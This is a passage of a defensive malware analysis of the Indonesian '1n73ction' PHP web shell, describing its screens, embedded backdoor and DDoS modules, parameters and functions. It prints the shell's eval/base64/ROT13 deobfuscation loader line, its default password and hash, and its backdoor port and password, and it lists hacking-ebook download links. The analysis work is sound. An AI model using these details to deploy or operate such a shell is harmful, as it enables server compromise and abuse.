
Original Password	
MD5	
MD5 with Salt	
MD5 with Salt & Sha1	
Sha1	
Sha1 with Salt	
Sha1 with Salt & MD5	

Hash ID Screen

This is a useful feature. It actually analyzes a hash string and tries to identify what algorithm was used to create it. As expected, it only identifies the final hashing algorithm used.
The code purports to identify:

- MD5 – 32 character string
- SHA1 / MySQL5 – 40 character string
- DES – 13 character string
- MySQL5 – 41 character string with * as first character
- SHA256 – 64 character string
- SHA384 – 96 character string
- SHA512 – 128 character string
- MD5 (Unix) – 34 character string starting with 1
- MD5 (APR) – 37 characters string with $apr1$
- MD5 PHPBB – 34 character string with H (this is erroneous as PHPBB uses their own encryption algorithm since version 3.0 the only time that MD5 is used is if the length of the resultant hash is not = 34. The algorithm can be found in the Web Shell Technical Documentation Section)
- MD5 WordPress – 34 character string with P (somewhat erroneous, WP can be configured to use Blowfish or extended DES (if available) instead of MD5 with the $portable_hashes constructor argument or property.
- SHA256 (Unix) – 39 character string with 6
- MD5 (Base64 Encoded) – 24 character string

Figure 40 - Hash ID Screen



```
35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
oups=33(www-data)
andler
 : webmaster@localhost

vait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,p
: ON | cURL: OFF | WGet: ON
```

ql | Database Dump | Php Info | Net Sploit | Upload | E-Mail | SQLI Scan | Port Scan | Ddos | Tools | python | Symli
CGI Telnet 2012 | Domain | Joomla IndChange | VB IndChange | Wordpress ResPass | Joomla ResPass | WHMCS Decoder | Zon
teForce | Joomla BruteForce | Cpanel BruteForce | Bypass CloudFlare | Admin Finder | Password Hash | Hash ID | Script Encode
Website Whois | Joomla Server Scanner | Cms Detector | Tutorial & Ebook | About | Log-Out
Hash Identification
Enter Hash :
Identify Hash

Result : Not Hash Entered


Script Encoder Screen

Once again this page shows a complete lack of understanding of the underlying principles associated with encoding, hashing and encryption.

This section of code takes the data input at the top and applies the routine specified in the pulldown selection against the text when the "encrypt" button is pushed (though this is not an accurate description of what function may be taking place). The screen will encode text into:

- Base64
- URL Encoding – Escapes only special characters
- The screen will create the following hashes of data:
- MD5
- SHA1
- MD4
- SHA256
- Crypt (PHP) – DES hash with salt used being the first two characters of the string

Figure 41 - Script Encode (sic) Screen



```
ntu)
0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
(www-data) groups=33(www-data)
7 on apache2handler
27.0.0.1 | Admin : webmaster@localhost

waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinf
acle: OFF | Perl: ON | cURL: OFF | WGet: ON
```

al | Mysql | Database Dump | Php Info | Net Sploit | Upload | E-Mail | SQLI Scan | Port Scan | Ddos | Tools | python | Symlink
CgiShell | CGI Telnet 2012 | Domain | Joomla IndChange | VB IndChange | Wordpress ResPass | Joomla ResPass | WHMCS Decoder | Zone-H
dpress BruteForce | Joomla BruteForce | Cpanel BruteForce | Bypass CloudFlare | Admin Finder | Password Hash | Hash ID | Script Encode
Website Whois | Joomla Server Scanner | Cms Detector | Tutorial & Ebook | About | Log-Out
Base64
encrypt

Website Whois Screen

This routine not only grabs Whois information for the website specified, it also does a port scan of the server and shows open ports.


The routine uses:

> http://networktools.nl/whois/
> http://networktools.nl/asinfo/
> http://networktools.nl/reverseip/
> http://www.magic-net.info/dns-and-ip-tools.dnslookup?subd=

It tries to connect to the following ports as well:

- 80 - http
- 21 - ftp
- 22 - ssh
- 2082 - cpanel
- 25 - sendmail
- 53 - dns
- 110 – pop3
- 443 – secure http
- 143 - imap

Figure 42 - Website Whois Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.96 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_er
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

Joomla Server Scanner Screen

Interestingly, this section of code uses the Bing search engine to find the following string:

```
        ip:target_ip +index.php?option=com
```

If the search engine has encountered this string (which is an unobfuscated Joomla page) then the site is added to the list. Fortunately, the routine is a victim of the programmer's failure to test and debug again. When the string is constructed a space is not left between the IP address and the + sign. This results in a query to Bing that will never yield any results.

If the search issue were resolved, the list of sites found by Bing would be parsed. The total count of sites would be displayed along with a list of each of the site Fully Qualified Domain Names (FQDN). The site is then scanned by a routine named check_com() which tries to identify individual components installed on the site based on the search page results and then automatically search exploit-db.com for active exploits against the identified module. If a possible exploit is found the site is flagged in the list.




Figure 43 - Joomla Sever Scanner Screen

RIPS - A static source code ...
=[1n73bir 3u h1Tnbbn4T b
127.0.0.1/injection/?y=/var/www/injection/&x=jss
1N73CTION
1n73ction Shell V3.1 [Special Edition]

```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.96 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,p
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

CMS Detector Screen

This section of code tries to identify web sites using Content Management Systems on the compromised system. It does this by analyzing /var/named then correlating file owners of the /etc/valiases/domainname file. From there it calls a routine, cms_add, which should check the configuration files in the associated directory and add a link if an associated CMS has been identified. However, this is pure speculation, because the function cms_add() cannot be found within the body of code.




Figure 44 - CMS Detector Screen

```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.96 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

```
+--=[ CMS Detector ]=--+
```


Tutorial & Ebook Screen

This section is self-explanatory. It offers links to a variety of tutorials and resources to the attacker.
Links to the following resources are available:

http://www.pharmconseil-elearning.com/main/upload/by_passing_illegal_mix_of_collations_for_operation__union__by_x_1n73ct.pdf
http://www.pharmconseil-elearning.com/main/upload/Search_engine_hacking_by_x_1n73ct.pdf
http://www.pharmconseil-elearning.com/main/upload/Sql_injection_dengan_hackbar.pdf
http://xcode.or.id/files/xcode_magazine_1.zip
http://xcode.or.id/files/xcode_magazine_2.zip
http://xcode.or.id/files/xcode_magazine_3.zip
http://xcode.or.id/files/xcode_magazine_4.zip
http://xcode.or.id/files/xcode_magazine_5.rar
http://xcode.or.id/files/xcode_magazine_6.rar
http://xcode.or.id/files/xcode_magazine_7.rar
http://xcode.or.id/files/xcode_magazine_8.rar
http://xcode.or.id/files/xcode9.zip
http://xcode.or.id/files/xcode10.zip
http://xcode.or.id/files/xcode11.zip

http://xcode.or.id/files/Xcode12.zip
http://xcode.or.id/files/Xcode13.zip
http://xcode.or.id/files/Xcode14.zip
http://xcode.or.id/Xcode15.zip
http://xcode.or.id/xcode_magazine_16.zip
http://xcode.or.id/xcode_magazine_17.zip
http://xcode.or.id/xcode_magazine_18.zip
http://xcode.or.id/xcode_magazine_19.zip
http://xcode.or.id/xcode_magazine_20.zip
http://xcode.or.id/xcode_magazine_21.zip
http://www.insecure.in/ebooks/hacking_exposed_5.rar
http://www.insecure.in/ebooks/internet_denial_of_service.rar
http://www.insecure.in/ebooks/computer_viruses_for_dummies.rar
http://www.insecure.in/ebooks/hack_attacks_testing.rar
http://www.insecure.in/ebooks/secrets_of_super_hacker.rar
http://www.insecure.in/ebooks/stealing_network_how_to_own_shadow.rar
http://www.insecure.in/ebooks/webapp_hackers_handbook.rar
http://dc660.4shared.com/download/-oy3TUF5/ebookhacking-kevinmitnick.rar?tsid=20130216-083248-b1ee8ffe&dsid=1adisa.3ef061ee59d80c1719b1478bbd2ea90a

Figure 45 - Tutorial and Ebook Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.96 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```


Shell | Eval | Mysql | Database Dump | Php Info | Net Sploit | Upload | E-Mail | SQLI Scan | Port Scan | Ddos | Tools
onfig | Bypass | CgiShell | CGI Telnet 2012 | Domain | Joomla IndChange | VB IndChange | Wordpress ResPass | Joomla ResPass | WHM
Mass Deface | Wordpress BruteForce | Joomla BruteForce | Cpanel BruteForce | Bypass CloudFlare | Admin Finder | Password Hash | Hash
Website Whois | Joomla Server Scanner | Cms Detector | Tutorial & Ebook | About | Log-Out

+--=[Tutorial & Ebook hacking]=--+

About Screen

The about screen gives a scrolling marquee of thanks as well as author credits. The screen is in Indonesian. It should be noted that the hacker refers to himself as Cyber173 as well as X'In73ct.

Figure 46 - About Screen



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.96 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
```

Shell | Eval | Mysql | Database Dump | Php Info | Net Sploit | Upload | E-Mail | SQLI Scan | Port Scan | Ddos
onfig | Bypass | CgiShell | CGI Telnet 2012 | Domain | Joomla IndChange | VB IndChange | Wordpress ResPass | Joomla ResPass
Mass Deface | Wordpress BruteForce | Joomla BruteForce | Cpanel BruteForce | Bypass CloudFlare | Admin Finder | Password Hash
Website Whois | Joomla Server Scanner | Cms Detector | Tutorial & Ebook | About | Log-Out


"Bangkitlah karena kritikan dan majulah karena saran"

terimakasih buat teman2 ku yang mau membantu saya menyelesaikan shell saya yang versi v3.1 spesial edition ini

s4mp4h | areg noid | ardan | FH04ZA | antonio HSH dan semua kawan-kawan ku

Tanks to:
edelle007
Brian kamikaze
Clover Lepex

Logout Screen
This screen deletes the session cookie and would then as for a login, if the password protection mechanism had not been circumvented.



```
Software : Apache/2.2.22 (Ubuntu)
System OS : Linux ubuntu 3.5.0-23-generic #35~precise1-Ubuntu SMP Fri Jan 25 17:15:33 UTC 2013 i686
ID : uid=33(www-data) gid=33(www-data) groups=33(www-data)
PHP Version : 5.3.10-1ubuntu3.7 on apache2handler
Server ip : 127.0.0.1 | Your ip : 127.0.0.1 | Admin : webmaster@localhost
Free Disk: 14.96 GB / 18.70 GB
Safemode: OFF
Disabled Functions:
pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,
MySQL: ON | MSSQL: OFF | Oracle: OFF | Perl: ON | cURL: OFF | WGet: ON
 > / var / www / injection /
bye!
```

Browser Detection

The code searches the agent string and if it discovers the word "Google" it displays a "404 Not Found Message."

Header comments

The header comment declares attribution:
```
/* (1n73ction shell v3.1 spesial edition by x'1n73ct|default pass:" 1n73ction ")
*/
```

Password Protection

The script compares the MD5 hash of user entered password with 9c80a1eaca699e2fc6b994721f8703bc, chich is an MD5 hash for '1n73ction', also the name of the tool. If the hashes do not match the user session is not authorized.
This comparison is easily bypassed by substituting a known hash or simply commenting out the logic.

Script Deobfuscation

This script adds ROT-13 simple substitution encryption to the normal base64 encoding and gzip compression. The shell itself is contained in the variable $inject. It is deobfuscated with the command:

```
eval(gzinflate(str_rot13(base64_decode($inject))));
```

Comments

"me@mratoms.com","Teamroot Bruteforce" - commented out of bruteforce code routine.

Constants

software – value of environmental variable "SERVER_SOFTWARE"
system – result of function call php_uname
pwd – present working directory
win – Set true if the operating system contains the string "win"
user – contains result of whoami or get_current_user if on a Windows system
id – result of command id or = $user if on a Windows system
prompt – the prompt presented to the user
letters – drive letters enumerated by the shell
posix – if the posix functions posix_getpwuid and posix_getgrgid exist then this is set to true
server_ip – the value of HTTP_POST
my_ip – the value of REMOTE_ADDR
admin_id – value of SERVER_ADMIN
bindport – hardcoded constant 13123 (used for backdoor)
bindport_pass – hardcoded constant b374k (used for backdoor) hint of shell origination
buff – display buffer (console data is built into it)
port_bind_bd_c – base64 encoded, gz compressed C language backdoor reverse bind code
port_bind_bd_pl – base64 encoded, gz compressed PERL language backdoor reverse bind code
back_connect – base64 encoded, gz compressed, PERL language backdoor direct connection code
back_connect_c – base64 encoded, gz compressed, C language backdoor direct connection code

scanconfig – base64 encoded PHP script to enumerate existing /home/user/public_html directories. Code contains the artifacts "Server Jumping Finder Version 3.0" and "Created by uzanc | 2011 - Tangerang – Indonesia"
configshell – base64 encoded PHP script to discover configuration files associated with a variety of tools by looking in the /home/user/public_html. It tars these files together into a convenient file with a link to download it from the browser.
dosbot – base64 encoded DDoS PERL script. Attribution is given to "Antonkill." The artifacts, "-[Join Grup Biang Kerox]-", "INDONESIA FIGHTER CYBER" are in the comments of the file.
sqlshell – base64 endcoded mysql shell php script. Decoded and written into the directory mysql (from pwd) as the file named db-sql.php. The decoded text contains the artifact "MySQL Interface (Developed By Mohajer22)."
data – base64 encoded, gz compressed string that is written by the routine tulis into the file index.php. This file is a bogus Apache server 404 error message.
back – base64 encoded upload PHP upload script. The artifact "Korang Dah Berjaya Upload Shell Korang!!!" is seen in the script. The module is written into a file named ".php." This module is used in the bruteforce menu selection.
cp – base64 encoded python program which does a directory / URL copy. File is copied into the local file cp.py. Artifacts in the code include : "By: Ahmed Shawky aka lnxg33k," and "thx: Obzy, Relik, mohab and #arabpwn." This module is used in the bruteforce menu selection.

GET Arguments

dl - If this variable is set the script attempts to download the file specified by in the variable from the host to the user's browser.
dlgzip - If this variable is set the script attempts to download the file specified by in the variable from the host to the user's browser using built in gzip compression.
img - If this variable is set the script attempts to display the image specified.
y – the present working directory
x – menu selection container. May contain:

- php – php eval command
- sql – sql shell subsystem contained in db-sql.php
- mail – mail subsystem
- phpinfo – execute the phpinfo function
- logout – logout of system
- brute -

view - If y is set change directory to this directory.
type – used when variable view is set to control the viewing mechanism. Valid types are:

- image – image file
- code – source code

edit – invokes file editor

POST ARGUMENTS

rename – invokes the rename functionality
oldname – used by rename
newname – used by rename
chmod – invokes chmod functionality
name – used by chmod, chmod_folder
newvalue – used by chmod, chmod_folder
chmod_folder – invokes chmod folder functionality
submitcmd – invokes eval of cmd
cmd – command string used by submitcmd
mail – invoke the actual mail routine
mail_content – content to be mailed by mail routine "Hey there, please patch me ASAP"
mail_to – email address to send email to admin@somesome.com
mail_from – from email address X-1n73ct@fbi.gov
mail_subject – mail subject "patch me"
mail_send – form submit action "Go"
save – used by edit
saveas – used by edit
content – used by edit
pass – if the value of this variable is password the bruteforce functionality is enabled
matikan – (Indonesian for "turn off") if the value of this variable is sekatan (Malay for "restrictions")

mendapatkan – (Indonesian for “get”) if the value of this variable is set to “passwd” then the function then it allows functions to upload password list, etc.

PHP Functions

showstat
testmysql
testcurl
testwget
testperl
convertByte ($s) - Changes value of $s to human readable format (KB, MG, GB).
testoracle -Tests for the function ocilogon. If present sets showstat to on else showstat is set to off.
testmssql - Tests for the function mssql_connect. If present sets showstat to on else showstat is set to off.
disablefunctions - Checks disable_functions and displays the status.
rapih($text) – (Indonesian for “neat”) Removes <br> from $test. Original function from google code.
magic_boom($text) – invoke magic_quotes_gpc on $text.
showdir($pwd,$prompt) – display directory listing for $pwd and the $prompt value.
ukuran ($file) – (Indonesian for “size”) returns the file size converted to KB or MB. Returns ??? if it cannot determine size.
exe($cmd) – executes $cmd uses system by preference, then exec, then passthru, and last shell_exec.
tulis($file,$text) – (Indonesian for “written”) gzinflate and base64 decode $text into $file
ambil – (Indonesian for “take”)
which –
download(method, url) – downloads a file from url using the specified function.
get_perms –
clearspace –

Javascript Functions

tukar(lama,baru) –

Administrative Web Page Search Items

A complete list of search terms used to find administrative pages can be found in the appendix.

PHPBB Hash Algorithm

The code for the PHPBB hash algorithm can be found in the appendix.

Boot_DDoS Detailed Analysis

Boot_DDoS is a perl script that is a botnet listener. The idea behind this code, which can be deployed from the web shell with the push of a button, is perhaps the most frightening aspect of this otherwise mundane shell. IT security has been dealing with botnets, networks of user computers, which are under someone else's control for some time. The implications of server based botnet code presented here gives with a real world example of server botnet control software, an emerging trend.

What is a Bot?

